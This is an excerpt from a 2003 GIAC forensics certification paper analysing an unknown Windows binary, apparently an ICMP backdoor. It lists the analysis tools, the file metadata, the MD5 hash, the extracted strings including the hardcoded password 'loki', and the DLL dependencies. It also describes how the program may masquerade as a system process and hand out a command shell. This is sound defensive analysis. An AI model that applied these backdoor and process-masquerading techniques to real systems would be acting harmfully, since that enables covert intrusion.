Global Information Assurance Certification Paper

GCFA Practical Assignment Version 1.3

Abstract: Part I – This consists of the analysis of an unknown binary provided by GIAC, Part II (Option 1) – Is the forensic analysis of a Windows 2000 system that was part of a Honeynet and was compromised within a couple of hours of being put out in the open, Part III – Consists of a Canadian perspective surrounding the Legal Issues of Incident Handling in Canada.

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July 7th, 2003

Table of Contents

The following software was used in the examination of the Unknown Binary and the Forensic Analysis of the compromised system:

Program	Version	Company	Written By	Website
VMware Workstation	3.2.0 build 2230	VMware Inc		www.vmware.com
Dependency Walker	2.1.3623		Steve P. Miller	www.dependencywalker.com
Registry Monitor	4.32	Sysinternals	Mark Russinovich Bryce Cogswell	www.sysinternals.com
File Monitor	4.33	Sysinternals	Mark Russinovich Bryce Cogswell	www.sysinternals.com
BinText	3.00	Foundstone Inc.		www.foundstone.com
Pslist	1.2.0.0	Sysinternals	Mark Russinovich	www.sysinternals.com
Psloggedon	1.21	Sysinternals		www.sysinternals.com
Psfile	1.0	Sysinternals		www.sysinternals.com
Psinfo	1.34	Sysinternals		www.sysinternals.com
EnCase	4.13	Guidance Software		www.encase.com
Winzip	14.0 (32bit)	WinZip Computing, Inc.		www.winzip.com
Exetype.exe	1.0	Microsoft		www.microsoft.com
cmd.exe	5.0	Microsoft		www.microsoft.com
Md5sum		Red Hat		www.redhat.com/download/cygwin.html
Screen Thief 98	1.05	Villa Software		www.villa.nildram.co.uk
CGYWIN	1.3.22-dontuse-21	Red Hat		www.redhat.com/download/cygwin.html
Fport.exe	1.3.3.0	Foundstone, Inc.		www.foundstone.com
Netstat.exe	4.0	Microsoft		www.microsoft.com
CheckIt Portable Edition	7.1.2	Smith Micro Software Inc.		www.smithmicro.com
Doskey	4.0	Microsoft		www.microsoft.com
Windows 2000 Professional	5.0.2195 Service Pack 3 Build 2195	Microsoft		www.microsoft.com
McAfee Visual Route	3.25			www.mcafee.com
Snort	2	Open Source IDS		www.snort.org


Part 1: Analysis of an Unknown Binary

Part 1 of this practical consists of the analysis of an unknown binary file downloaded from the GIAC website. The analysis will be conducted in two stages. The first stage is looking at the program before it is executed in an attempt to determine what it will do. The second stage is comprised of executing the program and watching the effects it has on the system to confirm our conclusions from the first stage analysis.

The analysis will be conducted on a virtual machine using VMware Workstation version 3.2.0 build 2230. The guest operating system is Windows 2000 with the most current patches and updates as of June 17th, 2003. The advantages of using this type of system for analysis is that the processes run on the guest system won't affect the host system. Once the analysis is completed the system can be deleted without affecting the host system. The IP Address of the virtual machine is 192.168.1.80.

Binary Details

I downloaded the unknown binary file "binary_v1.3.zip" from the GIAC website. There is no information available on the binary such as the type of system it was found on, how it was obtained, how it was discovered, who has had control of the file since its seizure, whether it comes from a suspect's or victim's system, or what the original MD5SUM value was when it was seized.



Program Name: target2.exe


The binary file "target2.exe" was examined while within the zip file "binary_v1.3.zip" using the details button. The information contained within the details portion of the zip file has been attached as appendix II.

File/MAC Time Information:

The binary file "target2.exe" was then extracted using winzip from the zip file and placed into a folder "C:\UnknownBinary\File\" where the MAC times became apparent. Modified Time is 2003.02.20 12:45:48, Accessed Time is 2003.06.24 22:41:23 and Created Time is reported as being 2003.02.20 12:45:48, however, WinZip only keeps track of the Modified Date and Time. Therefore the reported Accessed and Created Dates cannot be considered accurate.


File Owner:

It also shows the owner of the file to be “Administrator”.




The WinZip file and suspect file were examined using EnCase to look at the contents of the file and the file attributes.

File Size: Logical size = 26,793 Bytes
Physical Size = 27,136 Bytes




The results of running exetype from a command prompt. It shows the file to be a 32 bit Windows file built for Intel based 80386 processors. File works under Windows Graphical User Interface (GUI).




MD5SUM Hash Value:

An MD5SUM of the suspect file after it had been unzipped to the directory C:\UnknownBinary\File shows that it has the same hash value as when it was examined using EnCase while still zipped. The MD5SUM used was a Linux version from within a CGYWIN Shell. The MD5SUM value of the file target2.exe is 848903a92843895f3ba7fb77f02f9bf1. Because there was no MD5SUM hash values accompanying the binary file downloaded from the GIAC site it is not possible to confirm that there have been no changes to the file since it was compressed.



Keywords Found Within File:

The file “target2.exe” was examined using BinText.



Of particular interest in the text string analysis are the following lines:

"RAW ICMP SendTo:"
"======================== Icmp BackDoor V0.1 ========================"
"========= Code by Spoof. Enjoy Yourself"
"Your PassWord:"
"loki" (Discovered in EnCase)
"cmd.exe"
"\winnt\system32\smsses.exe"
"\\199.107.97.191\C$"
"Hello from MFC!"
"\winnt\system32\reg.exe"

There are a number of interesting things here;

1) One is that the default settings for BinText only show strings greater than 4 characters. This results in missing the string "loki" which follows the string "Your Password". The missing "loki" was discovered using EnCase to examine the suspect file.

2) The reference to "Icmp Backdoor" and "loki" would indicate that this program installs some kind of covert channel using ICMP packets. Loki is a Unix/Linux based covert channeling program. A Loki client communicates with a Loki server using ICMP echo request and echo reply packets to carry the data payload. Loki was the God of mischief among the Nordic Gods. He is also known as the Trickster God or Father-of-Lies.

3) Also of interest is the string "\winnt\system32\smsses.exe" as this indicates this program is designed to be used on either a Windows NT or Windows 2000 platform as Windows XP went back to the default Windows directory being "Windows". This appears to try to execute a program called "smsses" which I have been unable to reference on the Internet. Another possibility is that the program renames itself to "smsses" and places itself in the "\winnt\system32" folder. If someone checked the running processes this would be very similar to "smss" which is a legitimate process making it easier to hide.

4) It appears someone going by the nickname "spoof" wrote the code or is at least taking credit for this implementation.


5) After the Password string and the loki string is the string "cmd.exe" this would appear to send the attacker a command shell.

6) The next string is an IP Address "\\199.107.97.191\C$", the "C$" would indicate a share on a Volume labeled "C". It is unknown at this point if this IP refers to the attacker or the victim.

7) A traceroute of this IP address showed it originating out of West Covina, California.

8) The string “Hello from MFC!” is commonly found in files programmed in Visual C++

9) The String “\winnt\system32\reg.exe” indicates the program is attempting to write to the registry from a DOS prompt.




The total output from BinText using the default settings of no strings less than 5 characters is attached as appendix I.

Program Description

The file appears to be an ICMP Backdoor to a Windows NT or Windows 2000 system. The data link libraries (dlls) listed by Dependency Walker indicate it was written in Visual C++ makes, registry and security calls, and uses the Windows Socket API used by most internet and network applications. These dlls would be consistent with a program that tries to hide itself while listening for ICMP traffic. The reference in the program to “Icmp Backdoor” and “loki” are also consistent with the conclusion. The program appears as though it may send the attacker a command shell.

Forensic Details

The program Dependency Walker (depends.exe) was used to determine which dll files are required by the program.



Dependency Walker showed that the suspect file required a dll which was not found on the analysis system, MSVCP60.dll. This file was then downloaded from the Internet and put in the C:\Winnt\System32 folder.

It was determined the following dll files are required by the suspect file: kernel32.dll, advapi32.dll, WS2_32.dll, MFC42.dll, MSVCRT.dll and MSVCP60.dll.

Kernel32.dll is the Windows Kernel Process and provides System Services for managing Threads, Memory and Resources.

Advapi32.dll is the Advanced Windows 32 Base API DLL which is the Advanced API services library supporting numerous APIs including many security and registry calls.


Ws2_32.dll is 32 bit WinSock 2.0 which contains the Windows Socket API used by most internet and network applications to handle network connections.

